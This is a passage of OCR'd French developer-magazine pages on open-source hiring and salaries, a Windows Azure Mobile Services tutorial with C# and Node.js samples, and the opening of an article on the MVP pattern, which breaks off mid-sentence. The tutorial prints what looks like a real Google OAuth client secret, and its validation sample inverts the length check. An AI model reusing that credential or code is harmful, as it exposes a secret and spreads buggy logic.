Mais, les SSII du Libre et les éditeurs du Libre cherchent majoritairement des ingénieurs ou équivalents (bac +4 ou 5), un gros tiers recrutent des bac +2/3. En revanche, les jeunes diplômés et les stagiaires et formation en alternance demeurent des « cibles » de choix pour ces entreprises. De plus en plus, elles mettent en place des formations internes pour faire monter en compétences le stagiaire, le jeune diplômé. Le Ploss met en avant 3 éléments essentiels du candidat : motivation, savoir-faire, implication dans la communauté open source.

> Concurrence frontale avec les SSII « classiques »

L'une des caractéristiques de l'emploi Open Source / Libre est d'être à la fois porté par les Pures Players et les SSII / intégrateurs traditionnels, sans oublier les emplois directement créés par les entreprises elles-mêmes.

« *Les SSII captent des compétences à notre détriment. Elles vont à la source* (dans les écoles d'informatique, NDLR). *Il y a l'attrait de la « marque ». Nous nous retrouvons avec des passionnés, des profils plus geeks. Mais notre métier n'est pas uniquement fait que par des passionnés. Nous avons des projets à mettre en œuvre, faire du consulting, de la technique, travailler sur et pour le Libre, mais pas uniquement.* » prévient **Patrick Bénichou** (Openwide). Pour Philippe Montargès, il faut valoriser l'approche Open Source, l'environnement de travail, remettre le développeur à sa juste place (= créateur de valeur), favoriser les cursus développements dans les écoles.

Pour les SSII "libres" et les entreprises "libres", de plus en plus de candidats souhaitent travailler en province, voire à l'étranger. Les candidats mettent en avant : les conditions de vie, le logement moins onéreux, mais, pas forcément en début de carrière. Proposer des postes sur différentes zones géographiques peut être un avantage.

> Le salaire : quelle situation ?

« *Le salaire est un facteur important bien entendu, mais pas le seul. Nous sommes connus pour notre expertise technique* (dans le Libre) », poursuit Sabrina Baouze.

Pour Smile, il s'agit d'un ensemble : salaire, valoriser son travail dans le Libre, le positionnement de l'entreprise, l'environnement de travail, la bonne image de la société dans laquelle on travaille, bref, éviter d'être un simple « numéro » dans une grosse SSII.

« *Sur le salaire, le marché n'est pas très souple et il est peu mobile, avec un attentisme et une cooptation. Le recrutement se fait de moins en moins par le CV. Le réseau social est important. Sur Paris et sa région, nous serons à plus de 34 000 € annuels* (profil expert, NDLR). *En province, nous serons inférieurs de 10 à 15 %* », analyse Patrick Bénichou.

Mais sur les salaires, nous retrouvons l'offre et la demande. « *Les SSII ont les moyens de proposer un peu plus.* », prévient **Philippe Montargès**. La SSII "libre" doit donc proposer des « plus » quand elle ne peut pas s'aligner.

« *Sur certains profils, la situation est chaude. Un profil Drupal avec 2 à 3 ans d'expérience, je pense que l'on sera proche des 38 – 40 000 €* », précise P. Montargès. Sur des compétences relativement rares ou trop chères, les SSII "libres" préfèrent faire de la formation interne. Ainsi AlterWay va lancer le cursus Drupal+, un bon moyen pour former des experts Drupal, sans peser sur la masse salariale.


Mais là, un autre risque pointe : le turn-over et finalement, la possibilité de perdre l'investissement fait avec une personne qui part de l'entreprise.

François **Tonic**

Des salaires qui laissent rêveur

Le site Glassdoor.com publie régulièrement les grilles de salaires des grandes sociétés informatiques et du web. L'ingénieur logiciel confirmé sera payé en moyenne 128 336 $ annuels chez Google, contre 114 413 chez Apple et « seulement » 89 390 $ chez IBM ! Microsoft fixe le salaire à 104 000 $. Bref, mieux valait travailler sur Google en 2012 ! La moyenne nationale américaine est de 92 648 $.

Lien : http://goo.gl/YXTLy



Une étude de la fondation Linux sur l'emploi

Une étude très complète sur l'emploi Linux (2012 Linux Jobs Report), réalisée par Dice et la fondation Linux, a été publiée en février dernier, mais son analyse demeure pertinente. Trois points clés sont à retenir :

- la demande de compétences Linux est en croissance mais difficile à trouver : priorité pour 81 % des entreprises interrogées pour 2012. Mais elles pointent du doigt la difficulté à satisfaire cette demande.
- Les entreprises cherchent à investir pour attirer et retenir les experts Linux : souplesse des horaires, salaires, projets, favoriser le travail communautaire.
- Administrateur système et développeur Linux toujours à la pointe !

L'étude pointe du doigt le fait que la demande dépasse l'offre (particulièrement sur les profils experts). Lien : http://goo.gl/MLvNO

Tout savoir sur Windows Azure Mobile Services

Aujourd'hui, nous souhaitons tous avoir accès à des applications partout, la mobilité est donc primordiale, que ce soit via nos smartphones ou via nos tablettes. De plus, un contexte multi écrans pour nos applications est souhaité afin d'utiliser plusieurs terminaux pour effectuer une série d'actions complémentaires.

C'est dans le cadre de la mobilité que Microsoft a sorti fin août une nouvelle fonctionnalité à Windows Azure qui s'appelle Mobile Services. Celui-ci apporte un système simple de CRUD, ainsi que des fonctionnalités d'authentification et de notifications simples à mettre en place pour Windows 8. Dans cet article nous allons voir comment intégrer ces fonctionnalités au sein d'une application Windows 8, et voir des cas d'usages avancés de celles-ci.

Commençons par un petit historique, Windows Azure Mobile Services est sorti en version preview la dernière semaine d'août 2012. Il a été présenté comme service Azure fournissant du CRUD, des notifications et de l'authentification avec Microsoft Account, uniquement pour les applications Windows 8. Cependant rapidement Microsoft a annoncé un partenariat avec l'entreprise Xamarin pour développer les SDK pour iOS et Android. Pour rappel, la société Xamarin publie le framework Mono et ses dérivés. A la mi-octobre, Scott Guthrie a annoncé une importante mise à jour de la fonctionnalité, dont le support de iOS, et principalement une documentation complète pour les personnes développant pour cette plateforme. Il a également annoncé une amélioration de l'authentification en supportant les fournisseurs d'identité les plus connus, c'est-à-dire Microsoft Account, Google, Facebook et Twitter, et pour finir, une ouverture des possibilités pour les développeurs au niveau du serveur.




Fig.1




Fig.2

> Et sinon comment ça marche ?

Windows Azure Mobile Services permet de stocker facilement vos données dans les nuages grâce à un système de CRUD très simple à mettre en place. Au niveau des technologies, nous avons donc une plateforme Windows Azure, avec du SQL Azure pour stocker vos données, et vous permettre de réaliser, soit via le SDK, soit manuellement, des appels REST à votre service afin de manipuler vos données. Le service de CRUD disponible est quant à lui conçu en Node.js, nous verrons ultérieurement comment l'utiliser dans un scénario simple, et comment le modifier afin qu'il réponde à des besoins plus spécifiques comme accéder au Table Storage plutôt qu'à SQL Azure.

COMMENT ACTIVER LA FONCTIONNALITÉ WINDOWS AZURE MOBILE SERVICES

Comme toutes les fonctionnalités préliminaires de Windows Azure, pour activer celle-ci, il faut vous connecter sur le portail Azure (http://manage.windowsazure.com), puis aller dans la partie « Account », et enfin « Preview Features » afin d'activer la fonctionnalité Mobile Service [Fig.1].

Vous noterez au passage, qu'il est possible d'activer d'autres fonctionnalités comme Media Services, Virtual Machines & Virtual Network, et Web Sites.

CRÉATION DE SON PREMIER SERVICE WINDOWS AZURE MOBILE SERVICES

Sur le portail Azure, il faut donc créer un nouveau service de type Mobile Services, afin de choisir un nom comme on peut le voir ci-dessous : [Fig.2].

Après environ deux minutes, votre service est créé, et vous avez accès à l'ensemble des fonctionnalités de Mobile Services, et notamment le tableau de bord qui vous permet de voir l'utilisation de votre service sur les 7 derniers jours. On peut donc y voir le nombre d'appels à notre API, le CPU utilisé, ainsi que la bande passante sortante et la mémoire utilisée.

Combien ça coûte ?

Le fait que le service soit en preview et non pas en version finale veut dire qu'il a un SLA moins important. Cependant, son utilisation est gratuite dans le cadre de 10 applications « Shared » par abonnement et avec des quotas limites que l'on peut voir sur le tableau de bord du portail. Au-delà de ces 10 applications, le prix est de 0.06€/h en preview contre 0.08€ en version finale. Bien entendu si vous changez le mode d'hébergement, vous paierez à la consommation de vos instances comme dans un scénario PaaS classique. De

plus, il n'est pas disponible dans tous les datacenters à ce jour, et notamment pas en Europe, ce qui peut engendrer une plus forte latence lors de son utilisation.

SYSTÈME DE CRUD

Lors du développement d'une application Windows 8, nous devons le plus souvent stocker des données afin que celles-ci interagissent avec les utilisateurs de l'application. Ou plus simplement, que ces données soient disponible sur les différents postes que l'on a à notre disposition. Il faut donc absolument stocker ces données sur un serveur exposé sur le Web, cela implique donc de créer un service, ainsi que de sécuriser les différentes données que l'on souhaite garder, or cela rajoute une charge supplémentaire lors du développement de l'application. C'est donc pour cela que Microsoft s'est doté d'un moyen simple et efficace pour exposer un service permettant de faire du CRUD au travers d'internet.

Au cours de la création de notre application Mobile Services sur le portail Azure, nous avons pu remarquer qu'il avait besoin d'une instance de SQL Azure pour fonctionner. On peut retrouver sa configuration dans la partie « Configure » ainsi que la possibilité d'avoir un schéma dynamique ou non. Je vous conseille de le garder dynamique dans un premier temps, vous allez comprendre pourquoi par la suite. Nous allons donc créer notre première table. Pour cela, dans l'onglet « Data » vous allez ajouter une table via le bouton « Add a table » ou « Create » présent dans la barre d'état.

Lors de la création de notre table, comme nous pouvons le voir [Fig.3], il est possible de choisir les niveaux d'accès à chaque méthode du CRUD selon 4 catégories :

- Everyone
- Anybody with the Application Key
- Only Authenticated Users
- Only Scripts and Admins

Il est donc possible de tuner son application, et l'accès aux tables en fonction de la manière à laquelle on y accède. Par exemple ici dans mon cas, toutes les personnes qui ouvrent l'application peuvent voir les messages, par contre il leur faut la clé pour en insérer un nouveau, la mise à jour quant à elle peut s'effectuer seulement si on est identifié, et la suppression ne peut se faire que si on est administrateur de la plateforme ou via le serveur lui-même.




Fig.3

Après la création de notre table, nous pouvons voir, qu'il est possible de parcourir les données qui sont stockées sur le serveur SQL, de voir les différentes colonnes qui composent notre table, et d'y ajouter des index en cas de besoin, de modifier les permissions, et de modifier les différents scripts des méthodes de CRUD, mais nous verrons cela ultérieurement.

Maintenant que nous avons créé une table sur notre service Azure celui-ci est dorénavant fonctionnel pour être utilisé au sein d'une application Windows 8. Afin de créer un projet utilisant Windows Azure Mobile Services, il faut que vous téléchargiez et installiez au préalable le SDK qui est disponible depuis le portail Azure, sur l'écran d'accueil de votre service. Vous pouvez maintenant créer un nouveau projet Windows 8 dans le langage que vous souhaitez puisque Mobile Services est disponible en C#, C++ et JavaScript, puis il vous suffit de référencer le SDK au sein de votre solution. A noter qu'à ce jour, il n'est pas disponible via NuGet, et qu'en plus ce dernier est ajouté en tant que SDK Reference au sein de votre solution, et donc qu'il faut que toutes les personnes travaillant sur le projet aient le SDK d'installé.

Nous allons donc créer notre interface pour lire et écrire des messages dans notre application. Pour cela il nous faut définir notre entité. Par défaut Mobile Services nous impose une propriété nommé *id* qui est de type *long*, pour le reste nous sommes libres d'ajouter les colonnes que l'on souhaite. A savoir, que notre entité doit être décorée des attributs de DataContract afin d'être sérialisée pour être envoyée au serveur, attention cependant la propriété Name du contrat et de ses membres est obligatoire. Nous aurons donc une entité de ce type :

```
[DataContract(Name = «messages»)]
public class Message
{
  [DataMember(Name = «id»)]
  public int Id { get; set; }

  [DataMember(Name = «text»)]
  public string Text { get; set; }

  [DataMember(Name = «postedby»)]
  public string PostedBy { get; set; }

  [DataMember(Name = «createddate»)]
  public DateTime CreatedDate { get; set; }
}
```

A noter qu'il est possible d'utiliser un attribut DataTable qui est apporté avec le SDK. Cependant, cela vous contraint à mettre votre classe dans une librairie spécifique pour Windows 8, et non une librairie portable, ce qui peut être bloquant lorsque vous développez une application pour Windows Phone 7.5 aussi. De plus, cette entité sera partagée entre le serveur, et notre application sans aucun problème. Maintenant, pour déclarer la liaison avec notre service, Microsoft nous a grandement facilité la tâche, puisqu'il nous faut juste référencer le SDK Windows Azure Mobile Services, qui nous apporte, entre autres, les classes MobileServiceClient et MobileServiceTable. Ainsi, pour créer une liaison avec notre service, et récupérer l'objet qui nous servira à réaliser du CRUD pour nos messages, il faut simplement effectuer le code suivant :

```
const string applicationUri = «<< MY APPLICATION URL >>»;
const string applicationKey = «<< MY APPLICATION KEY >>»;
MobileServiceClient serviceClient = new MobileServiceClient
(applicationUri, applicationKey);
IMobileServiceTable<Message> messageTable = serviceClient.Get
Table<Message>();
```

Ainsi notre objet MessageTable contient les différentes méthodes d'accès à notre backend pour effectuer nos différentes actions.
A noter que toutes les méthodes d'accès sont obligatoirement en asynchrone, puisque nous sommes dans un contexte Windows 8, et que nous ne pouvons effectuer des actions trop longues qui figeraient l'application.
A noter aussi que lors de la récupération des données, il est possible de faire un filtre sur ce que l'on veut récupérer.

```
//SELECT
MobileServiceTableQuery<Message> query = messageTable.OrderBy
Descending(n => n.CreatedDate)
                          .Take(5)
                          .IncludeTotalCount();
IEnumerable<Message> messages = await messageTable.ReadAsync
(query);
//INSERT
var message = new Message()
        {
          CreatedDate = DateTime.Now,
          PostedBy =
            _serviceClient.CurrentUser == null
              ? «Anonymous»
              : _serviceClient.CurrentUser.UserId,
          Text = Message
        };

await messageTable.InsertAsync(message);
```

On remarquera par ailleurs que dans ma requête de sélection j'effectue une requête complexe puisque je trie mes éléments, et que de plus, je n'en veux que 5 au total dans mon résultat.
Par ailleurs, je souhaite récupérer le nombre total d'élément dans mon résultat, afin de pouvoir gérer une pagination par exemple.
Notez que l'utilisation de ces requêtes est extrêmement facile puisqu'il n'y a aucunement besoin de modifier le côté serveur afin qu'elle fonctionne.
Pour les requêtes de mise à jour, et de suppression, cela se passe de la même manière.
Cependant au vu des droits que j'ai définis au début de cet article, il n'est pas possible de les effectuer tant que je ne suis pas authentifié pour la mise à jour, ou si je ne suis pas administrateur de mon service ou sur le serveur pour la suppression. Néanmoins, si vous essayez d'effectuer une autorisation qui ne vous est pas permise, votre application ne lèvera pas une exception, mais vous remontera des messages d'erreur, ce qui selon moi permet de traiter facilement ces derniers afin d'en informer l'utilisateur.
Il est de plus possible de faire une validation des données côté serveur, en modifiant les scripts d'insertion et de validation afin d'y ajouter nos contrôles de validation.
Ainsi on aura une validation des données en javascript comme suit :


```
function insert(item, user, request) {
  if (item.text.length > 5) {
    request.respond(statusCodes.BAD_REQUEST, 'Le texte doit faire
plus de 5 caractères');
  } else {
    item.createdAt = new Date();
    request.execute();
  }
}
```

Il est de plus possible de manipuler les données pour rajouter un champ createdAt comme on peut le voir ci-dessus.

AUTHENTIFICATION

Maintenant que nous avons vu comme c'était simple d'utiliser le SDK afin de requêter ces données qui sont dans Azure, nous allons voir comment gérer l'authentification au sein de nos applications. A savoir que la première version de Mobile Services ne gérait que l'authentification avec un compte Microsoft et seulement en installant le Live SDK en plus du SDK pour Windows Azure Mobile Services. Cependant depuis la mise à jour d'octobre, ce point a été grandement amélioré, en effet il ne faut plus installer un autre SDK afin de s'assurer de l'authentification et de plus Microsoft n'est plus le seul fournisseur d'identité supporté, dorénavant il y a aussi Google, Facebook et Twitter.
On va donc voir comment configurer notre application pour utiliser une authentification avec un Microsoft Account, ainsi qu'avec Google étant donné que pour les deux autres fournisseurs d'identité il vous suffira d'effectuer des actions similaires.
Pour s'identifier avec un Microsoft Account, anciennement Live ID, il vous faut aller sur le site https://manage.dev.live.com/ afin de créer une application. Une fois cela fait, vous allez dans l'édition des paramètres de votre application, et via cette interface, vous allez pouvoir récupérer les informations liées à votre application, et ainsi renseigner l'url de votre service Mobile Services. Ainsi, comme on peut le voir [Fig.4], il est possible de définir notre url de redirection, et de récupérer les Client ID et Client Secret qui seront à renseigner sur le portail Windows Azure.

Fig.4



Pour Google, il vous suffit d'aller sur le site https://code.google.com/apis/console/ et de créer un nouveau projet, puis dans API Access, il faut créer un système de redirection avec les informations de connexion. En url du service, il faut mettre celle de votre application Mobile Services. Cependant attention, comme on peut le voir [Fig.5], il faut modifier l'url de retour afin que l'authentification puisse marcher.
Une fois que vous avez créé des comptes sur chacun des fournis-

Fig.5

Client ID:	976820381950.apps.googleusercontent.com
Email address:	976820381950@developer.gserviceaccount.com
Client secret:	4kjzHmA0D9xagM5jllBivfLt
Redirect URIs:	https://myfirstapplication.azure-mobile.net/login/google
JavaScript origins:	https://myfirstapplication.azure-mobile.net

seurs d'identités que vous voulez mettre en place dans votre application, il faut que vous alliez sur le portail Azure, et dans la partie « Identity » de votre application Mobile Services, vous pouvez indiquer les différentes informations de connexion comme on peut le voir ci-dessous [Fig.6].
Au niveau de votre application Windows 8, pour vous connecter c'est très simple, suite à une action de l'utilisateur qui choisit son fournisseur d'identité, typiquement un clic sur les logos de Facebook, Google, Microsoft Account ou Twitter, il vous suffit d'appeler le code suivant :

```
      Connect(MobileServiceAuthenticationProvider.Microsoft
Account);
      Connect(MobileServiceAuthenticationProvider.Twitter);
      Connect(MobileServiceAuthenticationProvider.Google);
      Connect(MobileServiceAuthenticationProvider.Facebook);
    }

    public async void Connect(MobileServiceAuthenticationProvider
authentication)
    {
      EnsureMobileService();
      MobileServiceUser currentUser = await _client.LoginAsync
(authentication);
```

Ainsi l'appel au SDK s'effectue en une seule ligne, et permet à l'utilisateur de se connecter, puisque c'est Mobile Services qui gère totalement les appels à ces fournisseurs.
Dans notre interface Windows, nous avons donc le formulaire de connexion qui s'affiche, bien entendu il est en fonction du provider d'identité utilisé [Fig.7].




Fig.6




Fig.7

Ainsi il est très simple de s'authentifier avec Windows Azure Mobile Services. Cependant, à ce jour, les fournisseurs d'identités tierces ou privées ne sont pas supportés.

ALLER PLUS LOIN AVEC NODE.JS

Maintenant que nous avons vu comment se connecter à notre application, et comment stocker et requêter ces données, nous allons voir des cas d'utilisations un peu plus avancés. Que ce soit avec Windows Phone ou avec Windows 8, il est souvent nécessaire d'envoyer des notifications à notre utilisateur via des toasts. Pour ajouter cette fonctionnalité, cela se fait en plusieurs étapes. La première est d'activer la possibilité d'effectuer du push sur votre application, pour cela il vous faut un compte sur le Windows Store Apps qui vous permette de créer des applications. Puis, il faut créer une application sur le store et ainsi réserver le nom de celle-ci. Ensuite, depuis Visual Studio, il faut associer votre application à celle que vous venez de créer sur le store. Il faut ensuite ajouter les données de push dans le portail Azure. Ainsi, votre environnement est prêt pour accueillir du push dans votre application. Il faut ensuite activer la capacité au sein de Windows 8 « Toast Capable » dans le manifest de l'application.


Puis, il faut récupérer l'url du channel de l'application, pour cela il vous suffit d'utiliser le code suivant :

```
var currentChannel = await PushNotificationChannelManager.Create
PushNotificationChannelForApplicationAsync();
string channelUri = currentChannel.Uri;
```

Il est bien entendu conseillé de faire cela une seule fois, et de le réutiliser par la suite. Ensuite, il faut envoyer cette information au serveur afin qu'il puisse la stocker et l'utiliser si besoin.
Maintenant, si l'on souhaite obtenir une notification de confirmation comme quoi notre message est bien enregistré, il est possible de rajouter cela au serveur dans la partie script de la table message.

```
function insert(item, user, request) {
  request.execute({
    success: function () {
      request.respond();

      push.wns.sendToastText04(item.channeluri, { text1: «Votre
message « + item.text + « a bien été envoyé» }, {
        success: function (pushResponse) {
          console.log(«Sent push : «, pushResponse);
        }
      });
    }
  });
}
```

On aura donc une notification après l'ajout d'un message comme on peut le voir ci-dessous.



Il est possible de pousser le scénario plus loin en exécutant une requête SQL afin de prévenir les personnes intéressées par le message tel que Facebook par exemple lorsqu'on reçoit un commentaire. Cependant ce n'est pas tout, grâce à Node.js il est possible d'envoyer des emails par exemple. Pour cela il faut utiliser un service tiers, et Microsoft conseille d'utiliser SendGrid qui est à la fois supporté par Windows Azure, et par Node.js. Ce prestataire permet d'envoyer des emails en HTML, il est donc possible d'envoyer aussi un email en plus de la notification.

```
var SendGrid = require('sendgrid').SendGrid;
var sendgrid = new SendGrid(' << Send Grid User >> ', '<< Send
Grid Key >>');
sendgrid.send({
  to: 'example@example.com',
  from: 'other@example.com',
  subject: 'Hello World',
  text: 'My first email through SendGrid'
}, function (success, message) {
  if (!success) {
    console.log(message);
  }
});
```

Mais il faut savoir que SendGrid n'est pas une solution gratuite, l'utilisation de ce dernier est donc un coût supplémentaire. Toutefois ce peut être un coût négligeable si on le branche, par exemple, sur des retours d'erreurs. Outre le fait de pouvoir envoyer des mails, il est aussi possible d'envoyer des SMS via un autre prestataire qui s'appelle Twilio, comme on peut le voir ci-dessous :

```
var httpRequest = require('request');
var account_sid = «<< Twilio SID >>»;
var auth_token = «<< Twilio token >>»;

// Create the request body
var body = «From=» + from + «&To=» + to + «&Body=» + message;

// Make the HTTP request to Twilio
httpRequest.post({
    url: «https://» + account_sid + «:» + auth_token +
    «@api.twilio.com/2010-04-01/Accounts/» + account_sid + «/SMS/
Messages.json»,
    headers: { 'content-type': 'application/x-www-form-urlencoded' },
    body: body
  }, function (err, resp, body) {
    console.log(body);
  });
```

A noter que contrairement à SendGrid, on n'utilise pas de module Node.js pour utiliser twilio mais un simple module request, c'est-à-dire qu'il est aussi possible d'appeler nos propres Web Services afin d'étendre les possibilités de Windows Azure Mobile Services autant qu'on le souhaite.

Outre les moyens de communication tels que le SMS ou le mail, la dernière version de Mobile Services permet de s'affranchir de la base SQL Azure, afin d'utiliser le Table Storage pour stocker nos données. Cependant, cette solution implique de réaliser énormément de scripts Node.js afin de manipuler nos données. Par exemple, voici le script d'insertion que nous devrions utiliser :


```
var azure = require('azure');
var tableService = azure.createTableService(« << My Storage
Account Name >>», « << My Storage Account Key >>»);

function insert(item, user, request) {
  console.log(item);
  tableService.createTableIfNotExists('Messages', function (error) {
    console.log(error);
    if (!error) {
      // Table exists or created
      var message = {
        PartitionKey: 'Messages',
        RowKey: item.id,
        Message: item.text,
        CreationDate: new Date()
      };

      tableService.insertEntity('Messages', message, function (error) {
        console.log(error);
        if (!error) {
          // Entity inserted
          request.respond(200);
        }
      });
    }
  });
}
```

C'est donc plus fastidieux à utiliser. Cependant, cela apporte le support du Table Storage qui est un support NoSQL ayant, entre autres, un coût d'utilisation inférieur à SQL Azure. Mais cela reste totalement faisable surtout que le Table Storage Azure est supporté en Node.js, et le portail Azure contient beaucoup de cas d'utilisations pour vous aider dans la réalisation de vos projets.

CONCLUSION

Selon moi, Windows Azure Mobile Services est le service qui permet à des non-initiés à la plateforme de l'utiliser facilement et simplement. De plus, il est possible de l'utiliser avec Windows 8, Windows Phone 8, iOS et bientôt Android. Quant aux initiés, ils peuvent facilement tirer profit de toutes les fonctionnalités de Windows Azure.

Wilfried **Woivré**
MVP Windows Azure - Soat Expert Azure
http://blog.woivre.fr - http://blog.soat.fr



Architecture des IHM : adoptez le modèle MVP

Connu de longue date, le modèle MVC (Model-View-Controller) est aujourd'hui massivement utilisé pour le développement des IHM tant au niveau web qu'au niveau desktop. Néanmoins, le besoin croissant en testabilité des IHM le rend inadapté du fait d'un couplage fort entre ses composantes. Afin de combler cette lacune, le modèle MVP (Model-View-Presenter), évolution du MVC, a été mis au point au milieu des années 90. Encore méconnu de nos jours, il se révèle d'une grande puissance et mérite d'être découvert.


> A l'origine le MVC

Dès les premières heures du développement d'applications à base d'interfaces graphiques, le besoin de séparation en couches s'est fait ressentir. C'est ainsi qu'en 1979, Trygve Reenskaug, développeur Smalltalk au sein du laboratoire Xerox de Palo Alto, introduit un modèle architectural permettant cette séparation qui affecte une responsabilité unique à chacune des couches en jeu. Plus connu via son acronyme, le modèle MVC propose 3 composants :

- Le Modèle qui représente sous forme d'objets et de règles les données du domaine lié à une application.
- La Vue chargée d'afficher le contenu du Modèle.
- Le Contrôleur qui gère les évènements utilisateur, interagit avec le Modèle et sélectionne la Vue à afficher.

Pattern architectural de loin le plus répandu et le plus décrit dans la littérature, le modèle MVC [Fig.1] pousse à une séparation forte entre les objets du domaine et les vues censées afficher les données de ces objets. La clé du MVC réside dans le travail du Contrôleur en charge d'agir sur la partie données d'une application en réponse à un évènement utilisateur. Le Contrôleur joue le rôle d'intermédiaire entre la Vue et le Modèle, qui ne doit, lui, contenir aucune référence à la partie présentation. A charge ensuite au Contrôleur de modifier les données du Modèle avant de sélectionner la Vue devant être affichée à l'écran. Le Contrôleur pouvant servir une ou plusieurs vues. Une fois modifié, le Modèle notifie la Vue de son changement d'état, laquelle se met à jour en s'appuyant sur les données issues de ce dernier [Fig.1]. Techniquement parlant, le MVC est un pattern composé puisque constitué de plusieurs autres design patterns parmi lesquels le pattern Observer joue un rôle prépondérant. Il permet la notification des mises à jour du modèle aux vues. Bien que très pratique, le pattern Observer complexifie énormément la compréhension du code d'une application basée sur le MVC puisqu'il vient 